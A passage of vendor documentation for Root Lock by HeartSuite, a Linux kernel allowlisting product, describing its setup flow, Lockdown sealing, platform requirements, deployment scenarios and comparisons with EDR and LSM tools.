YES starts a probe reboot, and a second reboot applies the seal. From then on the allowlist is sealed while the machine is running, and root cannot change it either; Maintenance ([m]) is the path to make changes. See Lockdown.
3. File backup and versioning

Root Lock backs up files in designated directories on every write. The version manager can restore a version after encryption, deletion, or modification.
Modern ransomware destroys backup systems before encrypting files — shadow copies and backup agents are typically the first targets. Root Lock’s backups are protected by the kernel rather than by file permissions: under Lockdown, the kernel blocks write and delete to the backup directory (/.hs/b/) for every program except Root Lock backup tooling, including root.
When an approved program is compromised, recovery starts from the write before the damage, not the last scheduled snapshot.
4. Secure Script Launchers
For Python, PHP, and Perl, Secure Script Launchers identify the script being executed so each script gets its own allowlist entry, the same as a compiled program.
Two setup paths
Cloud Path
Pre-installed on AWS, Google Cloud, Azure, DigitalOcean, Linode, and other providers. The Dashboard appears on first login.
Local Path
Download from heartsecsuite.com, install, and boot the Root Lock kernel. Initial setup runs unattended. Once the Dashboard appears, Cloud Path and Local Path merge.
Cloud Path and Local Path install one machine at a time, and Ansible, Terraform, and GitOps apply allowlist policy after that install — see Central Policy.
Is Root Lock right for you?
Root Lock fits production servers, closed appliances, regulated workstations, build and CI infrastructure, and AI agent sandboxes. Containers fit as OCI images built and run off-host. Shared-kernel containers (Docker, containerd, Kubernetes, CRI-O, Podman) and rootless containers are not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes. A shared-kernel container guest is not a fit by design, because Root Lock must boot its own kernel. Local eBPF tooling is not a fit by design: the BPF syscall is off, so there is no eBPF program to load. See Deployment Scenarios.
Launch a pre-installed cloud instance or download the Local Path package from heartsecsuite.com. Getting Started covers the rest.
1.2 - From install to Lockdown
Initial setup runs unattended. Then the Dashboard walks you from program allowlisting to Lockdown.
Overview: Initial setup adds startup and shutdown programs to the allowlist automatically. Root Lock by HeartSuite then logs in Setup Mode so you can review and approve remaining programs, file access, and network connections — including as root — before Lockdown blocks everything else.
Why Setup Mode is necessary
Lockdown blocks any program that is not on the allowlist, including as root. Initial setup already adds startup and shutdown programs so the host can boot. Setup Mode is how you add the rest of the workload.
In Setup Mode, Root Lock logs activity without blocking it. You review that activity through the Dashboard queues, approve programs and their access, and build an allowlist that matches the workload. Then you activate Lockdown.
Setup Mode is the default after installation. Automated backup also runs in Setup Mode, so you can restore protected directories before Lockdown is active.
Initial setup, then the Dashboard checklist
Initial setup runs unattended after you boot the Root Lock kernel. It reads startup and shutdown activity, adds those programs to the allowlist, and reboots as needed.
Cloud images complete initial setup during image preparation. On both paths, the Dashboard appears once initial setup is complete.
Checklist
Description
1. Program Allowlisting
Review and approve programs from the Dashboard’s Programs queue ([p]).
2. File Access Allowlisting
Review and approve file reads and writes from the File Access queue ([f]).
3. Internet Access Allowlisting
Review and approve internet connections from the Internet Access queue ([i]).
4. Secure Script Launchers
Configure Secure Script Launchers from Launchers ([s]), if applicable.
5. Alert Settings
Configure at least one push channel (email, syslog, or webhook) from Alert Settings ([e]).
6. Lockdown
Locked until the earlier checklist items are complete. Activate from Lockdown ([l]). Review the checklist, then type YES (case-sensitive).
On the Dashboard, the Suggested Next Step can open Launchers ([s]) after Programs if interpreters are pending, even though that row sits at 4.
Cloud Path and Local Path
Cloud Path
Pre-installed on AWS, Google Cloud, Azure, DigitalOcean, Linode, and other providers. The Dashboard appears on first login.
Local Path
Download from heartsecsuite.com, install, and boot the Root Lock kernel. Initial setup runs unattended. Once the Dashboard appears, Cloud Path and Local Path merge.
Many hosts still install through Cloud Path or Local Path on each machine. Ansible, Terraform, and GitOps apply allowlist policy after that install — see Central Policy.
After the Dashboard appears
Initial setup already added the programs from boot and shutdown. Setup Mode logs every program that executes, every file it reads or writes, and every outbound connection.
Start the services you will keep. Compilers, probes, and extra shells that execute now become items in the review queues, and any you approve can run under Lockdown. Skip programs that should not execute in production, because they do not belong on the allowlist.
The following diagram shows installation to Lockdown on one host, including the maintenance cycle.
graph TD
    A[Install Root Lock] --> B{Cloud or Local?}
    B -- Cloud --> C[Boot instance — Dashboard confirms setup complete]
    B -- Local --> D["Boot setup runs automatically — reboots between passes"]
    D --> C
    C --> E[Dashboard appears — Suggested Next Step]
    E --> F["Programs queue — approve programs"]
    F --> G["Script Launchers — if applicable"]
    G --> H["File Access queue — approve file access"]
    H --> I["Internet Access queue — approve connections"]
    I --> J["Configure alerts"]
    J --> K["Activate Lockdown"]
    K --> L["YES — probe reboot, then seal reboot"]
    L --> M{Maintenance needed?}
    M -- Yes --> N["Maintenance [m] — console unseal, then SSH in Setup"]
    N --> K
    M -- No --> O[System secured]

    style A fill:#eee,stroke:#888
    style B fill:#eee,stroke:#888
    style C fill:#eee,stroke:#888
    style D fill:#eee,stroke:#888
    style E fill:#eee,stroke:#888
    style F fill:#eee,stroke:#888
    style G fill:#eee,stroke:#888
    style H fill:#eee,stroke:#888
    style I fill:#eee,stroke:#888
    style J fill:#eee,stroke:#888
    style M fill:#eee,stroke:#888
    style N fill:#eee,stroke:#888
    style K fill:#d4f4dd,stroke:#2a7a40
    style L fill:#d4f4dd,stroke:#2a7a40
    style O fill:#d4f4dd,stroke:#2a7a40
Activating Lockdown
Warning
Complete remaining allowlisting in Setup Mode before activating Lockdown. Initial setup already added startup and shutdown programs. Anything still waiting in the review queues will be blocked under Lockdown.
Activating Lockdown shows an allowlist summary and a precondition checklist. Type YES (case-sensitive) to confirm. That starts a probe reboot; a second reboot applies the seal. See Lockdown for the activation flow.
After Lockdown, the startup script re-engages the seal on every Root Lock kernel boot.
Maintenance in Lockdown

To unseal a locked allowlist, open Maintenance ([m]) from the Dashboard. After the seal is applied, reboot from a physical or serial console and select Maintenance: unseal and return to Root Lock. SSH is not enough for that GRUB pick. The seal lifts automatically and you return to Setup Mode, then log in over SSH to install packages, edit files, and review new activity. Lock down again when the change is done.
1.3 - What this kernel needs — and what differs by stream
Architecture, supported distributions, kernel features and workloads the Root Lock kernel does not support, and which hosts the installer runs on. Confirm these before you install.
Overview: Confirm the host is x86 Linux on a distribution from the current lab matrix before you install. The Local Path command is the same on bare metal and on a full virtual machine. Root Lock by HeartSuite ships a 6.18 kernel for new images (uname -r is 6.18.9-hs on the current release). 5.19 is the legacy line for lab re-proof on Debian 11 and Ubuntu 20.04. Those hosts take the k5 installer. Each line has its own configuration.
See the Distro Compatibility Matrix for tiers, versions, and kernel line per row. That page is the source for which bases are Supported, In lab, Experimental, or Legacy.
Supported platforms
Component
Supported
Architecture
x86 (64-bit)
Distributions
Current 6.18 lab set: Debian 12/13, Ubuntu 24.04/26.04 (Supported). Fedora 42 (In lab). Rocky Linux 10, CentOS Stream 10, Alpine 3.21, openSUSE Tumbleweed (Experimental). Debian 11 and Ubuntu 20.04 (Legacy 5.19, lab re-proof). Ubuntu 22.04, Rocky Linux 9, RHEL 9, AlmaLinux 9, and CentOS Stream 9 miss the Python 3.11 floor. RHEL 8 and AlmaLinux 8 miss the glibc 2.34 floor. SLES: contact support; the same floors apply. Full notes: Distro Compatibility Matrix.
Kernels
6.18 for new installs (6.18.9-hs). 5.19 is the legacy line for lab re-proof on Debian 11 and Ubuntu 20.04.
Do not use the April 2026 v1.6.4 list (Fedora 41, Rocky 9.7, Alpine 3.21 as “validated,” Ubuntu 22.04 omitted). That table is retired.
Kernel
New Debian 12/13 and Ubuntu 24.04/26.04 installs boot the 6.18 Root Lock kernel. Debian 11 and Ubuntu 20.04 take the k5 installer and the 5.19 kernel for lab re-proof. The 6.18 bundle is for the current line, and the installer refuses it on these two hosts. Ubuntu 22.04 is outside this installer (Python 3.10). The Dashboard verifies kernel activation after initial setup and provides orientation on every boot.
Software compatibility notes
The BPF syscall is off by design on the 6.18.9-hs kernel, so eBPF tools cannot attach.
The Root Lock kernel is installed alongside your existing kernel via GRUB — it does not replace it. In Setup Mode, programs that would be blocked under Lockdown appear in the Dashboard review queues, so you see them before you lock down. Software not listed below runs on the Root Lock kernel like any other program: under Lockdown it needs an allowlist entry.
Not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. Build and run Docker, containerd, Kubernetes, CRI-O, and Podman images off this host, or run Root Lock as the guest kernel in a VM the customer provides.
AppArmor userspace (Snap, Ubuntu profiles, LXD)
Not a supported workload
Unprivileged user namespaces / rootless containers
Not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes.
KVM hypervisor host
Not a supported product role. Root Lock as a guest on KVM/VMware/cloud is supported.
Bare metal, virtual machines, and nested VMs
The Local Path install command is the same on a physical machine and on a full virtual machine. Cloud Path is a pre-built image of that same install.
What differs is the machine you run it on: firmware and real devices on metal; virtio and a hypervisor serial console on a VM.
Environment
Supported for install
What differs
Bare metal
Yes
Keyboard and monitor for the boot path. Firmware, physical disks, and physical NICs are in play.
Full VM with hardware virtualization (KVM, VMware, AWS/GCP/Azure and other cloud hypervisors)
Yes
The hypervisor serial console is the boot path (virsh console, AWS EC2 Serial Console, Linode LISH, Hetzner console, and similar). Devices are virtio or the cloud equivalent.
A VM nested inside another VM without hardware virtualization
No
The installer stops at the start. Install on the outer machine, or use a host that exposes /dev/kvm.
Root Lock must boot its own kernel by design, so it runs on bare metal or a full VM. Shared-kernel container guests (OpenVZ, LXC, Docker/Podman sharing the provider kernel, systemd-nspawn) belong on a separate host. A nested guest needs /dev/kvm on the outer machine; if /dev/kvm is missing, install Root Lock on the outer machine itself.
When the host matches these requirements, continue to Getting Started.
1.4 - Deployment Scenarios
Environments and workloads where Root Lock by HeartSuite’s kernel-level allowlisting fits best.
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite enforces default-deny on all three at the kernel, per program, including malware running as root. Under Lockdown there is no permissive mode, nothing to unload, and the allowlist cannot be edited. An attacker who already has remote root cannot turn it off.
In Setup Mode, Root Lock logs activity so you can review and approve it through the Dashboard queues. Lockdown then enforces what you approved.
Root Lock operates standalone — no SaaS policy server, no agent-to-console channel. The Root Lock kernel sits beside your existing kernel in GRUB; you can boot back to the existing kernel. The scenarios below are where that model fits, then where it is not a fit by design.
Production servers
A web server serves pages. A database answers queries. A reverse proxy forwards traffic. Each has a shape you review and approve in the Dashboard queues after a few days of Setup Mode logging, then you activate Lockdown.
On a homogeneous fleet of these servers, install each host through Cloud Path or Local Path. Harvest a baseline from one reference host, then apply it with Ansible — see Central Policy.
Patches, package upgrades, and new services follow the same path: open a maintenance window, install the changes in Setup Mode, approve the new entries, then re-engage Lockdown.
CVE-2026-31431 — privilege escalation via AF_ALG — shows what Lockdown means on a production server. An attacker who exploits it ends up with root. On a Root Lock kernel AF_ALG is not compiled in, so that path is gone.
Even if it had been, Lockdown constrains the root shell the exploit produces: the kernel refuses to clear immutable flags, blocks mount operations, and blocks writes to the audit log, so a program added from that shell is gone after reboot.
A kiosk, a point-of-sale terminal, an industrial control gateway, a network appliance, a medical device, a defence endpoint — these systems don’t have interactive users. They have a job. The programs that do the job are fixed.
An attacker’s first move is usually to introduce a new program. In Lockdown, Root Lock blocks that move before it starts. By design, remote root cannot add to the sealed allowlist while the system runs.
File Backup is the recovery layer. The kernel restricts the backup directory to Root Lock’s own backup tooling — no other allowlisted program, however privileged, can read or overwrite it. If an approved program is compromised and corrupts a file, previous versions remain intact and restorable from the Dashboard’s Backup.
Regulated workstations and analyst systems
In financial, legal, healthcare, and defence workplaces, a workstation’s toolchain is set by policy, not preference. The Dashboard includes review queues that let you approve each tool and add it to the allowlist. In Lockdown, only the tools you approve can execute — everything else is blocked.
Note
Lockdown seals the allowlist against change: the files are immutable (chattr +i), and the running kernel refuses the write, including from root. A compromised user session cannot quietly add an unauthorized tool, because the kernel itself will not accept the change.
In regulated industries — financial services, healthcare, defence — auditors ask a specific question: can an administrator, or an attacker who has compromised an administrator account, disable your security controls? With Lockdown active, remote root cannot disable enforcement the way an agent can be killed. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal, and SSH cannot lift the seal. Unsealing takes reaching the boot path: a keyboard and monitor on a physical machine, a serial console, or — on a virtual machine — the hypervisor that owns the guest’s disk image and memory. After unseal, SSH is how you work in Setup Mode. See Circumvention and recovery.
On VMs the hypervisor is the outer protective layer; Root Lock protects everything inside. Platform controls that protect the boot path (measured boot, disk encryption with keys held by the platform, controlled hypervisor access) extend that protection upward.
For environments subject to SOC 2, PCI DSS, HIPAA, or ISO 27001, that is a concrete answer to the privileged-access control question — and a clear specification of which controls remain the platform’s responsibility.
For managed security providers, this answer is the same for every Root Lock-protected server they manage: under Lockdown, no administrator credential, root session, or SSH session can unseal or rewrite the security policy. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal. After unseal, SSH is how you work in Setup Mode. For the competitive comparison on this point, see How Root Lock Compares.
Build, CI, and release infrastructure
A build host sits at the top of a supply chain. Compromise it, and every downstream consumer is at risk.
CVE-2024-27198 — JetBrains TeamCity, unauthenticated RCE — shows what that means. An attacker who reaches a TeamCity server can execute any program without credentials. On a Root Lock build host, that program has no allowlist entry. The kernel refuses to run it.
A supply chain attacker who compromises the build pipeline itself — using its own credentials and tooling — does not introduce a new program. In the May 2026 TanStack incident, 84 malicious package versions across 42 packages were published in six minutes using valid pipeline credentials. The program check does not stop that attack, because the pipeline tools already have allowlist entries.
What contains it is the network allowlist: under Lockdown, a compromised build tool cannot reach destinations outside its approved list, regardless of credential validity.
Root Lock restricts the host to only approved programs, controlling which can execute, which files they can access, and which network connections they can make:
Compilers, linkers, signing tools, and release scripts you approved in Setup Mode.
Network destinations they need to fetch dependencies and publish build artifacts.
File Backup keeps versioned copies of signing keys and build output. The kernel restricts those copies to Root Lock’s backup tooling — a compromised compiler, linker, or signing tool cannot read or overwrite them. So even if an approved tool is compromised, the previous versions remain intact and restorable from the Dashboard’s Backup.
Offline and air-gapped deployments
Some systems cannot assume the network is there. Industrial control networks, defence systems, classified environments, ships, aircraft, and recovery-of-last-resort servers either have no outbound connectivity or cannot be permitted to reach the internet at all.
Root Lock operates standalone — the allowlist lives on the machine, enforcement happens inside the kernel, and logs go to whichever local channel you configure. There is no telemetry upstream and no policy server to round-trip with.
An offline Root Lock system protects exactly the same way as an online one. Cloud-dependent EDRs degrade sharply in these environments; Root Lock does not.
AI agent and automation sandboxes
Autonomous agents are powerful because they decide what to do next. That is also why they need a cage. Pwn2Own Berlin 2026 added an AI/ML tools category for the first time; every target fell.
Run Root Lock as the guest kernel inside a per-task virtual machine — a Kata Container, a Firecracker microVM, or plain KVM. You build the allowlist once: run a representative agent task in Setup Mode, review and approve the tools it uses through the Dashboard queues, then bake that allowlist into the VM image.
Each task VM boots from that image with the allowlist already on the disk. The image is not sealed. You run the seal on that machine, and the seal takes effect on the next boot. The allowlist holds for the life of the task. Then the VM is gone.
An attacker who already has root inside the VM cannot turn this off. Its enforcement is not an LSM policy that can be unloaded or set permissive, and there is no userspace shim to detach and no agent to kill. gVisor filters syscalls in userspace to protect the host; Root Lock, as the guest kernel, protects the workload.
Note
You get the most reliable allowlist from Setup Mode when the same programs run in the same way across tasks, because repeating activity is what you can review and approve in the Dashboard queues with confidence. Agents that call unpredictable tools at runtime are harder to allowlist than agents whose action space is well-scoped to a defined set of tools.
Shared-kernel containers
Docker, containerd, Kubernetes, CRI-O, and Podman are not a supported workload on a Root Lock host, by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container. The installer can notice that one of those engines is present, but it records the host as a standard host and does not adapt Setup Mode for container images.
Build and run OCI images on another host. Root Lock protects the fixed-workload machines around that runtime. For a task that should sit in its own machine, install Root Lock as the guest kernel in a virtual machine.
Where Root Lock is not a fit
A few workloads are incompatible with the Root Lock kernel as shipped — not a fit by design.
Shared-kernel container guests (OpenVZ, LXC, Docker/Podman guests on a provider kernel, systemd-nspawn) — Root Lock must boot its own kernel by design. Full VMs under KVM or cloud hypervisors are supported; Root Lock runs as a guest kernel inside them.
Shared-kernel container engines on this host (Docker, containerd, CRI-O, Kubernetes, Podman) — not a fit by design, including a long-lived or fixed set of containers. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container. Build and run those images on another host. See Shared-kernel containers above.
Hosts where eBPF-based tooling must run locally — not a fit by design. Falco, Cilium, Tetragon, bpftrace, and similar tools need the BPF syscall, and Root Lock does not enforce through eBPF. On 6.18.9-hs the BPF syscall is off, so there is no eBPF program to load. These tools can still observe the Root Lock host from adjacent infrastructure via network taps or log forwarding. For on-host forensics, use strace and /proc inspection.
Hypervisor hosts running virtual machines — Root Lock protects workloads running inside a kernel. A hypervisor host grants trusted access to guest workloads it does not control — the inverse model. KVM host mode is not a supported configuration. Root Lock runs as a guest on KVM, cloud hypervisors, and other platforms.
A VM nested inside another VM without hardware virtualization — a VPS or cloud guest is already a virtual machine. Install Root Lock there, or on a host that exposes /dev/kvm. Nesting a second guest without hardware virtualization causes the installer to stop at the start. See Bare metal, virtual machines, and nested VMs.
Rootless containers — not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. Run them on a separate host.
Applications that update daily or on an unpredictable schedule — each update that adds a new binary, dependency, or network destination requires a maintenance window: open Setup Mode, run the update, approve the new allowlist entries, and re-engage Lockdown. That process fits controlled patch schedules. At daily cadence the overhead is daily. Applications with a predictable update cycle are a better fit.
Kubernetes-native runtime security, cross-platform endpoint protection across Windows and macOS, developer per-application sandboxing, and enterprise backup at fleet scale each have dedicated tools built for them. Root Lock is built for one thing: Linux systems where the security policy must survive a compromised root account.
1.5 - What Root Lock replaces — and what it does not
It replaces tools an attacker who already has remote root can unload. It does not replace your SIEM, NDR, or scanner. Includes how it can be circumvented.
Overview: Root Lock by HeartSuite controls per program whether it can execute, which files it can read or write, and which network connections it can make, including for programs running as root. Under Lockdown there is no permissive mode, nothing to unload, and the allowlist cannot be edited. An attacker who already has remote root cannot turn it off.
Standard operating systems grant those rights to users. Ken Thompson built Unix that way in 1969 on an unused PDP-7 at Bell Labs, designed for a small group of trusted researchers, not for networked infrastructure or a world with malware. Every operating system since inherited the decision unchanged. Until now.
What it replaces
Runtime-confinement and kernel-observability tools whose enforcement can be disabled by an attacker who already has remote root.
What it does not
Your SIEM, network detection, vulnerability scanner, or HIDS. Those answer different questions and should be run alongside.
Kernel architecture
Standard Linux
Root Lock
Wide kernel + security agent watching it
Custom kernel. The BPF syscall is off by design. Enforcement is allowlist + Lockdown.
BPF programs enforce blocking policy
The BPF syscall is off by design (bpf() returns ENOSYS). Root Lock does not rely on an unloadable eBPF policy.
Kernel module driver provides telemetry
No HeartSuite agent module to kill.
OverlayFS and FUSE enabled for containers
A container runtime on this host is not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes.
Blocking depends on runtime configuration
Blocking is compiled into the kernel; the allowlist is sealed under Lockdown
Standard Linux security tools are runtime layers an attacker who already has remote root can disable. Root Lock compiles enforcement into the kernel binary itself. The BPF syscall is absent, so there is no eBPF layer to unload, no agent to kill.
For a feature the booted kernel leaves unset, the vulnerable code is absent. On 6.18.9-hs that includes the BPF syscall. See Kernel Security Transparency.
Most runtime security tools sit at Layer 3 (LSM hooks such as SELinux and AppArmor) or Layer 5 (userspace EDR agents such as CrowdStrike Falcon and SentinelOne). Root Lock sits at Layer 2: enforcement is compiled into the kernel binary itself, not a program installed in userspace.
An attacker who already has remote root can turn those tools off by killing the program, unloading the module, or setting the LSM policy permissive. At Layer 2 there is nothing to turn off, because enforcement is part of the running kernel.
Unsealing the allowlist takes physical presence or the cloud serial console. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal. SSH cannot unseal. That leaves two questions for a Root Lock host: whether Setup Mode approved too much, and whether someone at the console can unseal it.
For which scanner findings can wait for the standard change window, and for attacker cost, defender operational cost, and ROI against SELinux, EDR, Zafran, and CTEM programs, see Security as Economics.
What Root Lock replaces
The comparison below is scoped to preventive enforcement. Telemetry, behavioural analytics, and incident response are in What Root Lock complements. Each tool has a known bypass path. See Circumvention and recovery for detail.
Attach BPF programs to kernel hooks, watch syscall patterns, alert on suspicious behaviour
An attacker who already has remote root can unload the BPF program, kill the agent, or disable the BPF syscall
The BPF syscall is off by design (bpf() returns ENOSYS). Root Lock does not rely on an unloadable eBPF policy. There is no HeartSuite agent to kill. Enforcement is compiled in.
AppArmor, SELinux, SMACK, Landlock (LSM policy on a stock kernel)
Per-process MAC profiles limiting filesystem and capability access
Root can set SELinux to permissive, unload an AppArmor profile, or edit the policy file
Under Lockdown there is no permissive mode, nothing to unload, and the allowlist cannot be edited. The files are immutable, and the kernel refuses the write.
Per-process syscall filters set by the process itself or its parent
A parent with equivalent privilege can spawn the same binary without the filter. Filters are scoped to a process tree, not to the program identity
Root Lock gates by program identity, not process lineage. A program’s allowlist applies every time it runs, regardless of who spawned it.
gVisor (userspace kernel for container sandboxing)
Intercepts container syscalls in a userspace kernel, reducing exposure to the host kernel
Runs as a userspace process; a compromise of the gVisor process itself, or a bug in its syscall emulation, can allow escape
Root Lock is the kernel: one layer instead of two, with nothing to unload. It is the guest kernel in a VM the customer provides.
Linux EDR agents (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, FortiEDR)
Kernel module or eBPF agent providing telemetry, detection, and response
Root can kill the agent process, unload the module, or tamper with the driver. Many breaches include “disable EDR” as an early step
Root Lock has no agent and no module to unload. It is the kernel. EDR still provides telemetry and response Root Lock does not; treat Root Lock as a replacement for the preventive-enforcement dimension only. See What Root Lock complements.
The common pattern. Every tool in this table can be disabled by an attacker who already has remote root. They can kill the security agent, unload the BPF program, or set the LSM permissive.
Root Lock removes that possibility: enforcement is compiled into the kernel and the allowlist is sealed under Lockdown. An attacker who already has remote root cannot turn Lockdown off or edit the sealed allowlist. See Circumvention and recovery.
Industry pattern (impair defenses). In many ransomware and post-compromise campaigns, attackers disable or impair security tools early — stopping the EDR agent, unloading sensors, or weakening host policy — before they encrypt files or move to the next machine.
Root Lock is designed so it has no agent process, no BPF program, and no unloadable module to target.
Related designs. Sealing the running policy against root is not unique to Root Lock. Android keeps SELinux policy on a verified, read-only image. FreeBSD can raise securelevel so schg files stay immutable until reboot. Root Lock’s version of that idea is Lockdown: the allowlist is sealed, the kernel refuses the write, and unsealing takes a physical or serial console.
Linux kernel lockdown LSM. Linux ships a separate lockdown LSM (kernel_lockdown(7)). lockdown=integrity refuses changes to the running kernel image, including unsigned modules, unsigned kexec, and /dev/mem. lockdown=confidentiality also refuses kernel-memory reads. Root Lock’s Lockdown seals the allowlist with chattr +i. Under that seal every execution, file access, and outbound connection needs a grant, including when the caller is root, and the grant list stays sealed until Maintenance unseal from a physical or serial console. The Linux LSM stops at the kernel image, so root can still read another program’s files and install a userspace program.
What each tool does best. Bypass surface is one dimension of comparison, not the whole picture. Each tool above retains strengths Root Lock does not replicate.
eBPF observers (Falco, Cilium Tetragon, Sysdig Secure, Tracee, and bpftrace) ship mature rule libraries, Kubernetes-aware context, and fleet-wide runtime telemetry. For behavioural alerting on Kubernetes nodes — particularly autoscaled clusters, where on-host eBPF tooling is not a fit by design — those tools remain the right answer. They can observe a Root Lock host from adjacent infrastructure via network taps or log forwarding.
LSM policy on a stock kernel (AppArmor, SELinux, SMACK, Landlock) offers policy capabilities Root Lock does not replicate: SELinux refpolicy and domain transitions, AppArmor’s distribution-shipped per-application profiles, Landlock’s per-application self-confinement primitive. Root Lock’s value is the sealed boundary (chattr +i immutability plus a running kernel that refuses runtime changes), not richer policy syntax.
On 6.18.9-hs, AppArmor is present in the live LSM list. Do not assume profiles disappeared at the first Root Lock boot. A lab of the same root-shell path on Rocky SELinux versus Lockdown is in What Lockdown refused after a root shell.
